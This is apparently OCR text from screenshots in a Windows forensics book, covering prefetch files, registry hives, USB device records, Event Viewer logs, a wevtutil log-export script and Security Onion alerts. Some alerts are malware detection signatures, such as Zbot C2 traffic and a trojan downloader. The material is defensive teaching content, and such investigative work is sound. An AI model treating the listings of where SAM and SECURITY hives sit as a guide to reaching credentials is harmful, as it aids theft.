
98.0.4758.82_97.0.4692.99_CHR-C1E0485A...	6/25/2022 6:21 AM	PF File	21 KB
98.0.4758.82_97.0.4692.99_CHR-C1E0485A...	6/25/2022 6:21 AM	PF-SLACK File	4 KB
AESM_SERVICE.EXE-2882465E.pf	6/25/2022 6:21 AM	PF File	11 KB
AESM_SERVICE.EXE-2882465E.pf-slack	6/25/2022 6:21 AM	PF-SLACK File	2 KB
AIPACKAGECHAINER.EXE-C35C3DB1.pf	6/25/2022 6:21 AM	PF File	6 KB
AIPACKAGECHAINER.EXE-C35C3DB1.pf-...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA.EXE-78CA83B0.pf	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA.EXE-78CA83B0.pf-slack	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.45.0.EXE-05464C...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.45.0.EXE-05464C...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.53.0.EXE-D9EC0...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.53.0.EXE-D9EC0...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.64.0.EXE-319061...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.64.0.EXE-319061...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.84.0.EXE-DEDA0...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.84.0.EXE-DEDA0...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.93.0.EXE-347F49...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.93.0.EXE-347F49...	6/25/2022 6:21 AM	PF-SLACK File	3 KB

RunTime	ExecutableName
2/6/2022 7:15	\VOLUME{01d8067502ac9764-1002c20a}\USERS\PATRICK\APPDATA\ROAMING\ZEROTIER, INC\ZEROTIER ONE
2/6/2022 7:16	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES\ZEROTIER\ZEROTIER ONE VIRTUAL NETWORK PORT'
2/6/2022 7:16	\VOLUME{01d8067502ac9764-1002c20a}\USERS\PATRICK\APPDATA\ROAMING\ZEROTIER, INC\ZEROTIER ONE
2/11/2022 22:46	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:50	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:50	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:46	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:21	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:19	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:19	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:15	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE


System32 (4433)
0409 (2)
AdvancedInstallers (3)
AppLocker (2)
appraiser (5)
ar-SA (13)
bg-BG (11)
Boot (7)
Bthprops (3)
ca-ES (9)
CatRoot (4)
catroot2 (10)
cAVS (5)
CodeIntegrity (6)
Com (9)
config (72)


config (72)
bbimigrate (5)
BFS (2)
Journal (2)
RegBack (2)
systemprofile (3)
TxR (9)
Configuration (8)
cs-CZ (14)
ELAM{20d0fd7c-7c71-11ec-8002-000d3a4359b5}.TMCc
ELAM{20d0fd7c-7c71-11ec-8002-000d3a4359b5}.TMCc
SAM
SAM.LOG1
SAM.LOG2
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TM.bl
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TMCo
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TMCo
1 2022-02-03 22:18:30 PST
1 2022-02-03 22:18:30 PST
1 2022-02-12 15:16:56 PST
1 2022-01-23 09:31:20 PST
1 2022-01-23 09:31:20 PST
1 2022-01-23 11:28:15 PST
1 2022-01-23 11:27:39 PST
1 2022-01-23 11:27:39 PST


Name
Date modified
Type
Size
SAM 6/26/2022 7:37 AM File 128 KB
SECURITY 6/26/2022 7:37 AM File 64 KB
SOFTWARE 6/26/2022 7:37 AM File 71,168 KB
SYSTEM 6/26/2022 7:38 AM File 29,440 KB



USB	0	5	2022-02-04 07:02:36
ROOT_HUB30	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815&MI_00	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815&MI_02	0	1	2022-02-04 07:02:35
VID_8087&PID_0A2B	0	1	2022-02-04 07:02:36
{2F2B7B01-597A-434C-8DD6-D27CD4...	0	1	2022-02-04 07:03:06
{5d624f94-8850-40c3-a3fa-a4fd2080b...	0	1	2022-02-04 07:03:04
{DD8E82AE-334B-49A2-AEAE-AEB0F...	0	1	2022-02-04 07:03:04

Values


Drag a column header here to group by that column


Value Name	Value Type	Data	Value Slack
DeviceDesc	RegSz	@usbvideo.inf,%usbvideo.devicedesc%;...	00-00
LocationInformation	RegSz	0000.0014.0000.005.000.000.000.000.000	00-00-00-00-00-00
Capabilities	RegDword	164	
Address	RegDword	5	
ContainerID	RegSz	{00000000-0000-0000-ffff-ffffffffffff}	00-00-00-00-00-00
HardwareID	RegMultiSz	USB\VID_05C8&PID_0815&REV_0011&M...	
CompatibleIDs	RegMultiSz	USB\COMPAT_VID_05c8&Class_0e&Sub...	00-00-00-00-00-00
ConfigFlags	RegDword	0	
ClassGUID	RegSz	{ca3e7ab9-b4c3-4ae6-8251-579ef933890f}	00-00-00-00-00-00
Driver	RegSz	{ca3e7ab9-b4c3-4ae6-8251-579ef933890...	00-00-00-00
Service	RegSz	usbvideo	9E-01
LowerFilters	RegMultiSz	WdmCompanionFilter	35-26-4D-49
Mfg	RegSz	@usbvideo.inf,%msft%;Microsoft	00-00-00-00-00-00
FriendlyName	RegSz	HP Wide Vision FHD Camera	


Type viewer | Binary viewer


Value name	HardwareID
Value type	RegMultiSz
Value	USB\VID_05C8&PID_0815&REV_0011&MI_00 USB\VID_05C8&PID_0815&MI_00
Raw value	55-00-53-00-42-00-5C-00-56-00-49-00-44-00-5F-00-30-00-35-00-43-00-38-00-26-00-50-00-49-00-44-00-5F-00-30-00-38-00-31-00-35-00-26-00-52-00-45-00-56-00-5F-00-30-00-30-00-31-00-31-00-26-00-4D-00-49-00-5F-00-30-00-30-00-00-00-55-00-53-00-42-00-5C-00-56-00-49-00-44-00-5F-00-30-00-35-00-43-00-38-00-26-00-50-00-49-00-44-00-5F-00-30-00-38-00-31-00-35-00-26-00-4D-00-49-00-5F-00-30-00-30-00-00-00-00-00


Chapter 12: Analyzing Log Files







kibana
360,420 hits
New Save Open Share Inspect Auto-refresh Last 2 years
Search... (e.g. status:200 AND extension:PHP)
Options
Refresh
Discover
Visualize
Dashboard
Timelion
Canvas
Machine Learning
Infrastructure
Logs
APM
Dev Tools
Monitoring
Management
Add a filter
case_cdqr-*
Selected fields
_source
Available fields
_id
_index
_score
_type
data_type
datetime
display_name
file_entry_type
file_size
file_system_type
filename
inode
June 30th 2020, 16:00:27.815 - June 30th 2022, 16:00:27.815 — Auto
Count
datetime per week
Time
_source
June 28th 2022, 20:06:40.000
June 28th 2022, 20:06:37.000


Security Onion
Overview
Alerts
Hunt
Cases
PCAP
Grid
Downloads
Administration
Tools
Kibana
Grafana
CyberChef
Playbook
FleetDM
Navigator
Alerts
Options
Total Found: 123
Group By Name, Module
Last 24 months
REFRESH
Click the clock icon to change to absolute time
Group: rule.name
Group: event.module
Group: event.severity_label
Count
rule.name
event.module
event.severity_label
30 GPL NETBIOS SMB-DS IPC$ unicode share access suricata low
10 GPL NETBIOS SMB IPC$ unicode share access suricata low
9 ET MALWARE Generic - POST To .php w/Extended ASCII Characters (Likely Zeus Derivative) suricata high
9 ET MALWARE Zbot POST Request to C2 suricata high
9 ET P2P BitTorrent peer sync suricata high
8 GPL SNMP public access udp suricata medium
5 ET INFO Hiloti Style GET to PHP with invalid terse MSIE headers suricata high
5 ET POLICY PE EXE or DLL Windows file download HTTP suricata high
5 ET USER_AGENTS Suspicious User-Agent - Possible Trojan Downloader (ver18/ver19 etc) suricata high
4 ET MALWARE Tibs/Hamig Downloader Activity suricata high
4 GPL P2P BitTorrent transfer suricata high
2 ET MALWARE Possible Windows executable sent when remote host claims to send html content suricata high


Event Viewer
File Action View Help
Event Viewer (Local)
Custom Views
Windows Logs
Applications and Services Lo
Saved Logs
Subscriptions
Event Viewer (Local)
Overview and Summary
Last refreshed: 6/28/2022 4:27:11 PM
Overview
To view events that have occurred on your computer, select the appropriate source, log or custom view node in the console tree. The Administrative Events custom view contains all the administrative events, regardless of source. An aggregate view of all the logs is shown below.
Summary of Administrative Events
Event Type | Event ID | Source | Log | Last hour | 24 hours | 7 days
Critical - - - 0 0 1
Error - - - 3 11 41
Warning - - - 4 29 157
Information - - - 43 329 2,527
Audit Success - - - 543 2,774 26,347
Recently Viewed Nodes
Name | Description | Modified | Created
Saved Logs\Microsoft-W... N/A N/A
Saved Logs\Security N/A N/A
Saved Logs\System N/A N/A
Log Summary
Log Name | Size (Curr... | Modified | Enabled | Retention Policy
Windows PowerShell 6.07 MB/1... 6/21/2022 7:21:27 PM Enabled Overwrite events as nec...
System 20.00 MB/... 6/28/2022 3:41:36 PM Enabled Overwrite events as nec...
Security 20.00 MB/... 6/28/2022 4:27:07 PM Enabled Overwrite events as nec...
Microsoft Office Alerts 1.00 MB/1... 6/28/2022 4:08:01 PM Enabled Overwrite events as nec...
Key Management Service 68 KB/20 ... 8/3/2020 11:04:05 AM Enabled Overwrite events as nec...
Actions
Event Viewer (Local)
Open Saved Log...
Create Custom View...
Import Custom View...
Connect to Another Computer...
View
Refresh
Help


C:\Windows\System32\winevt\Logs
New
Sort
View
This PC › Local Disk (C:) › Windows › System32 › winevt › Logs
Search Logs
Name | Date modified | Type | Size
Application.evtx 7/18/2022 5:27 PM Event Log 15,428 KB
HardwareEvents.evtx 11/21/2021 12:08 PM Event Log 68 KB
IntelAudioServiceLog.evtx 11/21/2021 12:08 PM Event Log 68 KB
Intel-GFX-Info%4Application.evtx 5/31/2022 9:18 AM Event Log 68 KB
Intel-GFX-Info%4System.evtx 5/31/2022 9:18 AM Event Log 68 KB
Internet Explorer.evtx 11/21/2021 12:08 PM Event Log 68 KB
Key Management Service.evtx 11/21/2021 12:08 PM Event Log 68 KB
Microsoft-Client-License-Flexible-Platform%4Admin.evtx 7/13/2022 2:23 AM Event Log 68 KB
Microsoft-Client-Licensing-Platform%4Admin.evtx 7/18/2022 5:27 PM Event Log 1,028 KB
Microsoft-Surface-SurfaceAcpiNotify%4Operational.evtx 2/26/2022 8:41 AM Event Log 68 KB
Microsoft-Surface-SurfaceService%4Operational.evtx 7/13/2022 2:24 AM Event Log 68 KB
Microsoft-Windows-AAD%4Operational.evtx 7/13/2022 2:26 AM Event Log 1,028 KB
Microsoft-Windows-Application Server-Applications%4Admin.evtx 4/7/2022 10:08 AM Event Log 68 KB
Microsoft-Windows-Application Server-Applications%4Operational.evtx 4/7/2022 10:08 AM Event Log 68 KB
Microsoft-Windows-Application-Experience%4Program-Compatibility-Assistant.evtx 7/13/2022 7:26 AM Event Log 68 KB
Microsoft-Windows-Application-Experience%4Program-Compatibility-Troubleshooter.evtx 11/23/2021 8:16 PM Event Log 68 KB
Microsoft-Windows-Application-Experience%4Program-Inventory.evtx 11/23/2021 8:16 PM Event Log 68 KB
Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx 7/13/2022 2:25 AM Event Log 1,028 KB
Microsoft-Windows-Application-Experience%4Steps-Recorder.evtx 11/23/2021 8:16 PM Event Log 68 KB
Microsoft-Windows-AppModel-Runtime%4Admin.evtx 7/18/2022 5:20 PM Event Log 1,028 KB
190 items

```
@rem Event and Security Logs
wevtutil epl Setup .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Setup.evtx
wevtutil epl System .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_System.evtx
wevtutil epl Security .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Security.evtx
wevtutil epl Application .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Application.evtx
```

